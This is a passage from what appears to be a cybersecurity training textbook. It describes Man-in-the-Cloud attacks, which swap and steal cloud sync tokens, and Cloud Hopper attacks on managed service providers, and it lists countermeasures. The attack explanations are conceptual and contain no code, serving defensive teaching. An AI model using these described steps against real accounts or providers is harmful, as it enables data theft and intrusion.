- In the MITM attacks, an **attacker uses an exploit** that intercepts and manipulates the communication between two parties while the MITC attacks are performed by **abusing cloud file synchronization services** such as Google Drive or Drop Box for **Data compromise**, **command and control (C&C)**, **data exfiltration**, and **remote access**
- The attacker tricks the victim into **installing a malicious code**, which plants the attacker's **synchronization token** on the victim's drive
- Then, the attacker steals the victim's synchronization token and uses the stolen token to **gain access** to the victim's files
- Later, the attacker **restores the malicious token** with the original synchronized token of the victim, thus returning the drive application to its **original state** and stays undetected

Man-in-the-Cloud (MITC) Attack

MITC attacks are an advanced version of MITM attacks. In MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties, while MITC attacks are carried out by abusing cloud file synchronization services, such as Google Drive or DropBox, for data compromise, command and control (C&C), data exfiltration, and remote access. Synchronization tokens are used for application authentication in the cloud but cannot distinguish malicious traffic from normal traffic. Attackers abuse this weakness in cloud accounts to perform MITC attacks.





Figure 19.35: Example of Man-in-the-Cloud attacks

As shown in the figure, the attacker tricks the victim to install a malicious code that plants the attacker's synchronization token on the victim's drive. Then, the attacker steals the victim's synchronization token and uses it to gain access to the victim's files. Later, the attacker restores the malicious token with the original synchronized token of the victim, returning the Drive application to its original state and stays undetected.

Countermeasures:

- Use an email security gateway to detect the social engineering attacks that can lead to MITCs.
- Hardening the policies of token expiration can prevent this kind of attacks.
- Use efficient antivirus software that can detect and delete malware.
- Implement cloud access security broker (CASB) to monitor cloud traffic for detection of anomalies with the generated instances.
- Monitor employee activities to detect any significant signs of cloud synchronization token abuses.
- Encrypt the data stored on the cloud and ensure encryption keys are not stored within the same cloud service.
- Implement two-factor authentication.



Cloud Attacks: Cloud Hopper Attack

- Cloud Hopper attacks are **triggered at the managed service providers** (MSPs) and their users
- Attackers initiate **spear-phishing emails** with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information

Attacker
Infiltrate MSPs and distribute malware for remote access
Attacker extracts customer's information from the MSP
MSP Provider
MSP Users
MSP Users
Access target customer's data via MSP accounts and network interfaces
Retrieved data is compressed and stored in MSP
Victim - MSP User

Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. Attackers can also use PowerShell and PowerSploit command-based scripting for reconnaissance and information gathering. Attackers use the gathered information for accessing other systems connected to the same network. To perform this attack, attackers also leverage C&C to sites spoofing legitimate domains and file-less malware that resides and executes from memory. Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers.

As shown in the figure, an attacker infiltrates target MSP provider and distributes malware to gain remote access. The attacker then accesses the target customer profiles with his/her MSP account, compresses the customer data, and stores them in the MSP. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.


